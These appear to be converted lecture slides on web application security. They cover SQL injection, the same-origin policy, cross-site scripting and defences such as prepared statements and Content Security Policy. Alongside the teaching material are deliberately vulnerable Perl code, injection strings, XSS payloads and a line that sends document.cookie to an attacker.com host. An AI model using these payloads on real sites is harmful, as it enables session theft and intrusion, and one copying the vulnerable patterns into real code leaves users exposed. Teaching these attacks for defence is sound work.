
# Relational Databases

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- Data organized using tables consisting of rows and columns
  - Each column holds a particular type of data
  - Each row contains a specific value for each column
- Ideally has one column where all values are unique, forming an identifier/key for that row
  - Enables the creation of multiple tables linked together by a unique identifier that is present in all tables
- Use a relational query language to access the database
- Allows the user to request data that fit a given set of criteria (i.e., search the data)



Information in multiple tables can be linked through keys



# Structured Query Language (SQL)

- Standardized language to define schema, manipulate, and query data in a relational database
- Several similar versions of ANSI/ISO standard
- All follow the same basic syntax and semantics

## SQL statements can be used to:

- Create tables
- Insert and delete data in tables
- Create views
- Retrieve data with query statements

# SQL Example

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- User login on a simple web application

Username:

Password:

# SQL Example

- Look for a user/password combination with the values entered by the user

```
...  
$query = new CGI;  
$username = $query->param("username");  
$password = $query->param("password");  
...  
$sql_command = "select * from users where  
    username='`$username`' and password='`$password`'";  
$sth = $dbh->execute($sql_command)  
...
```

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- Comments are also popular:

```
SELECT * FROM users WHERE username='administrator'-- AND password = 'whatever'
```

# No Need for Quotes

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- Web applications will often escape the ' and " characters
  - E.g., PHP Magic quotes feature automatically escapes '
  - E.g., PHP addslashes(\$str) □ escape quotes using \
- Numbers in SQL statements can be also exploited
- Example: `logout.php?id=10&name=john`

```
INSERT INTO users (id, name) VALUES ($id, addslashes($str))
```



# Blind SQL Injection

- Performing SQL injection when application code is not available
- Database schema may be learned through returned error messages

```
UG1.GROUP_ID is not null) or (B.SHOW_USER_GROUP <> 'Y' and  
UG1.GROUP_ID is null) ) ORDER BY B.TYPE_SID desc, C.ID desc  
[File '\\bsm_demo\\b_adv_banner.MYD' not found (Errcode: 2)]
```

**DB query error.**

Please try later.

Send error report to support

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- A typical countermeasure is to prohibit the display of error messages
- Your application may still be vulnerable to blind SQL injection

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
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## Actual SQL Query:

```
SELECT title, description FROM pressReleases WHERE id=$id;
```

# Second Order SQL Injection

- SQL is injected into an application, but the SQL statement is invoked at a later point in time (e.g., statistics page, etc.)
- Possible even if application escapes single quotes



# Secure Coding Practices

- Developers must never allow client-supplied data to modify SQL statements
- SQL statements required by application should be stored procedures on the DB server
- Use prepared statements
  - <http://php.net/manual/en/mysqli.prepare.php>

```
$stmt = $mysqli->prepare("SELECT District FROM City WHERE Name=?");
```


```
$stmt->bind_param("s", $city);
```



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The diagram illustrates a secure coding practice for SQL statements. It shows two lines of PHP code. The first line is `$stmt = $mysqli->prepare("SELECT district FROM City WHERE Name=?");`. A blue thought bubble points to the `?` in the SQL statement, containing the text "Will never be interpreted as statements". The second line is `$stmt->bind_param("s", $city);`. A blue arrow points from the `$city` variable to the `?` in the SQL statement, with the text "Securely insert data in statement" below it.

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$stmt->bind_param("s", $city);
```

Will never be interpreted as statements

Securely insert data in statement




# Hints that a Web Application is Broken

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- Developers are notorious for leaving statements like FIXME, Code Broken, Hack, etc. inside released source code
  - Always review the source code for any comments denoting passwords, backdoors, or omissions
- “Hidden” fields (<input type=“hidden”...>) are sometimes used to store temporary values in Web pages
  - Not so hidden and can be easily changed
  - Browser debugging add-ons facilitate this

# Logic + Presentation Tier



# JavaScript

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- JavaScript is embedded into web pages to support dynamic client-side behavior
- Typical uses of JavaScript include:
  - Dynamic interactions (e.g., the URL of a picture changes)
  - Client-side validation (e.g., has user entered a number?)
  - Form submission
  - Document Object Model (DOM) manipulation
- Developed by Netscape as a light-weight scripting language with object-oriented capabilities
  - later standardized by ECMA
  - after some stagnation, JS has made a major comeback

# JavaScript in Webpages

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
- Embedded in HTML as a `<script>` element
  - Written directly inside a `<script>` element
    - `<script> alert("Hello World!") </script>`
  - In a file linked as `src` attribute of a `<script>` element  
`<script type="text/JavaScript" src="functions.js"></script>`
- Event handler attribute  
`<a href="http://www.yahoo.com" onmouseover="alert('hi');">`
- Pseudo-URL referenced by a link  
`<a href="JavaScript: alert('You clicked');">Click me</a>`

# The Good...And The Bad

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- The user's environment is protected from malicious JavaScript code by a “sandboxing” environment
- JavaScript programs are protected from each other by using compartmentalizing mechanisms
- JavaScript code can only access resources associated with its origin site (same-origin policy)

# Same Origin Policy



**Browser prohibits interaction because content from different remote sites.  
For example, scripts in two different windows or iframes.**

# Domains vs Subdomains

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## ■ Subdomains

- E.g., ***private.example.com*** vs ***forum.example.com***
- Considered different origin
- Possibility to relax the origin to ***example.com*** using *document.domain*
- Possibility to use cookies on ***example.com***

## ■ Completely separate domains

- E.g., ***private.example.com*** vs ***exampleforum.com***
- Considered different origin, without possibility of relaxation
- No possibility of shared cookies

# Subdomains and Domain Relaxation

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**www.example.com**


**private.example.com**

**forum.example.com**

**account.example.com**



# Subdomains and Domain Relaxation



## DOMAIN RELAXATION


```
document.domain = "example.com";
```

# Cross-site scripting (XSS)

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- Simple attack, but difficult to prevent
- An attacker in some way injects malicious scripts in the web page visited by the victim
- The user's browser cannot distinguish that the injected script is not trusted
  - That is, the script comes from the same source as the trusted content

# Same Origin Policy and XSS



Browser cannot distinguish between good and bad scripts and grants full access

# XSS Classes

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- **Stored attacks** are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
  - Requires that the victim browses to the Web site
- **Reflected attacks** are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request
  - Delivered to victims as a link through an e-mail or another website

# Simple XSS Example

- Suppose a Web application (text.pl) accepts a parameter msg and displays its contents in a form:

```
$query = new CGI;  
$directory = $query->param("msg");  
print "  
<html><body>  
<form action="displaytext.pl" method="get">  
$msg <br>  
<input type="text" name="txt">  
<input type="submit" value="OK">  
</form></body></html>";
```

Unvalidated input!

# Simple XSS Example

- Example: ... /text.pl?msg=HelloWorld

Diagram illustrating a simple XSS example. The form displays the text "HelloWorld" above a text input field. A red line points from the label "\$msg" to the text "HelloWorld". Another red line points from the label "Text Field" to the text input field.

Text Field

# Simple XSS Example

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- JavaScript code can be injected into the page
  - Example: `/text.pl?msg=<script>alert("I Own you")</script>`
- Using document.cookie identifier in JavaScript, we can steal cookies and send them to our server
- We can e-mail this URL to thousands of users or plant the url in youtube comments and wait

# Exfiltrating Information

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- Replace URLs with a page under the attacker's control
  - Example: `document.images[0].src = "www.attacker.com/" + document.cookie;`
  - Filtered quotes can be replaced with the unicode equivalents `\u0022` and `\u0027`
- **Form redirecting** ☐ redirect the target of a form to steal the form values (e.g., passwd)



# Attackers Are Creative

- Example: bypassing filters that look for “/”

```
var n = new RegExp("http:  myserver  evilscr.js");
forslash = location.href.charAt(6);
space = n.source.charAt(5);
s = n.source.split(space).join(forslash);

var createScript = document.createElement('script');
createScript.src = the_script;
document.getElementsByTagName('head')[0]
    .appendChild(createScript);
```

Create URL  
dynamically

# DOM-based XSS

## URL

`http://www.example.com/search?name=<script>alert('XSS');</script>`

## Web page source code

```
<script>
  name = document.URL.substring(document.URL.indexOf("name=")+5);
  document.write("<h1>Welcome " + name + "</h1>");
</script>
```

Injection in  
code

## Resulting page

```
<h1>Welcome <script>alert('XSS');</script></h1>
```

# How Much Code Can Be Injected

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- Attacker can include scripts in remote URLs
- Example: `img src='http://valid address/clear.gif' onload='document.scripts(0).src="http://myserver/evilscript.js'`


# Content Security Policy (CSP)

- Separate code and data
  - Define trusted code sources
  - Inline assembly considered harmful
- Example:

```
Content-Security-Policy: default-src https://cdn.example.net;  
                        frame-src 'none'; object-src 'none'; image-src self;
```

- Great if you are writing something from scratch
- Not so great if you have to rewrite something to CSP

```
<script>
  function doAmazingThings() {
    alert('YOU ARE AMAZING!');
  }
</script>
<button onclick='doAmazingThings();'>Am I amazing?</button>
```



Better way

```
<!-- amazing.html -->
<script src='amazing.js'></script>
<button id='amazing'>Am I amazing?</button>
```

```
// amazing.js
function doAmazingThings() {
  alert('YOU ARE AMAZING!');
}
document.addEventListener('DOMContentLoaded', function () {
  document.getElementById('amazing').addEventListener('click',
doAmazingThings);
});
```

# Content Security Policy v2

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- CSP was great in theory but still hasn't caught up in practice
- CSP v2.0 supports two new features to help adopt CSP
  - Script nonces for inline scripts
  - Hashes for inline scripts
  - Read more here:
    - <https://blog.mozilla.org/security/2014/10/04/csp-for-the-web-we-have/>

# Content Security Policy v2

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- Script nonces for inline scripts

- [HTTP Header] Content-security-policy: default-src 'self'; script-src 'nonce-2726c7f26c'
- [HTML] <script nonce="2726c7f26c">... </script>

- Hashes for inline scripts

- [HTTP Header] content-security-policy: script-src 'sha256-cLuU6nVzrYJlo7rUa6TMmz3nylPFrPQrEUpOHllb5ic='
- [HTML] <script> ... </script>

# Other Defenses

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- Application-level firewalls
  - Filters that sit between servers and application code, filtering bad inputs (e.g., inputs including JS code)
- Browser filters try to eliminate obvious XSS reflection attacks
- Escape user input
- Static code analysis



# Third Parties

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- What if attackers cannot find an XSS vulnerability in a website?
- Can they somehow still get to run malicious JavaScript code?

# Remote JavaScript Libraries

